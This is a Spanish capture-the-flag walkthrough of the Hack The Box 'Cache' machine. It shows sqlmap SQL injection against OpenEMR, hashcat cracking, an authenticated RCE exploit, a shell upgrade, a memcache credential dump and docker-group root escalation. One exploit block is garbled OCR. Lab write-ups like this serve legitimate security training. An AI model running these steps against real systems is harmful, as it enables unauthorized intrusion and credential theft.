## Máquina cache de Hack the box




## Escaneo inicial


Viendo la página web veo que tiene un login

Inspeccionando la página desde chrome veo que ejecuta un script que es visible desde la pestaña network y que tiene en el código fuente el usuario y la contraseña en texto plano.


Uso el usuario ash y la contraseña <u>H@v3 fun</u> y accedo a la página.



En la página author.html veo que dice que tiene otro proyecto HMS



Añado hms.htb al fichero hosts y accedo a la página.



Busco con searchsploit openemr y aparecen varios exploits, entre ellos este:

OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution

Necesito credenciales para ejecutarlo.

Tal como explican aquí → <a href="https://www.youtube.com/watch?v=DJSQ8Pk">https://www.youtube.com/watch?v=DJSQ8Pk</a> 7hc&t=88s

Hago una petición al registro de usuario y después procedo a capturar con burp la petición a hms.htb/portal/add\_edit\_event\_user.php?eid=1'. Creo unfichero openemr.req con el contenido de la petición quitando la comilla del final y ejecuto sqlmap.

Sqlmap -r openemr.req -threads=10 -dbs sqlmap -r openemr.req -D openemr -tables sqlmap -r openemr.req -D openemr -T user\_secure -dump



Guardo el hash en un fichero y crackeo la contraseña con hashcat.

hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt

```
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
 Applicable optimizers:
    Zero-Byte
 * Single-Hash
 * Single-Salt
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
 Watchdog: Hardware monitoring interface not found on your system.
 Watchdog: Temperature abort trigger disabled.
 * Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0 GST_ELEM=6 -D KERN_TYPE=3200 -D _unroll'
 * Device #1: Kernel m03200-pure.6097c72f.kernel not found in cache! Building may take a while...
 * Device #1: Kernel amp_a0.08b1c110.kernel not found in cache! Building may take a while...
 [s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s
 Dictionary cache built:
     Filename..: /usr/share/wordlists/rockyou.txt
 * Passwords.: 14344392
 * Bytes....: 139921507
* Keyspace..: 14344385
 $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.:xxxxxx
 Status.....: Cracked
Status.....: Cracked
Hash.Type....: bcrypt $2*$, Blowfish (Unix)
Hash.Target...: $2a$05$\langle $2$\text{LIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEc...F6P0B.} Time.Started...: Thu May 21 23:33:01 2020 (2 secs)
Time.Estimated..: Thu May 21 23:33:03 2020 (0 secs)
Guess.Base...: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1...: 695 H/s (10.42ms) @ Accel:8 Loops:2 Thr:8 Vec:8
Recovered....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress....: 1024/14344345 (0.01%)
Rejected....: 0/1024 (0.00%)
 Rejected..... 0/1024 (0.00%)
Restore.Point...: 768/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:30-32
Candidates.#1...: football1 -> bethany
Started: Thu May 21 23:32:26 2020
Stopped: Thu May 21 23:33:04 2020
     23:33:04 as ktulu on parrot in ~/HTB/cache
```

User: openemr\_admin

Pass: xxxxxx

Con esas credenciales ya puedo usar este exploit:

OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution

```
# 1819714 as Mails on pairst in **processorementality*

# 1819714 as Mails on pairst i
```

Y recibo la shell.

La convierto en una shell completamente interactiva:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
ctrl + z
stty raw -echo
fg
intro
export TERM=xterm
stty rows 57 columns 231
```

pienso en reutilizar la contraseña del usuario ash y escalo al usuario su - ash  $\rightarrow H@v3$  fun y escalo al usuario ash

Ejecuto ss -tnl y veo el puerto 11211 a la escucha.

Buscando en internet encuentro que el servicio que corre detrás de ese puerto es memcache y tiene una vulnerabilidad que puede ser explotada para ver tráfico de red que se guarda en cache.

https://niiconsulting.com/checkmate/2013/05/memcache-exploit/

Ejecuto nc 127.0.0.1 11211 stats items stats cache dump 1 0 get user get passwd

Y me da el usuario luffy y la contraseña 0n3\_p1ec3

Con el comando id veo que pertenezco al grupo docker

luffy@cache:~\$ id uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)

Miro en gtfobins y me aprovecho de la forma que dice para obtener una shell

docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh

 $root.txt \rightarrow a6eaf2fb355fba2643310a9e0a2d1862$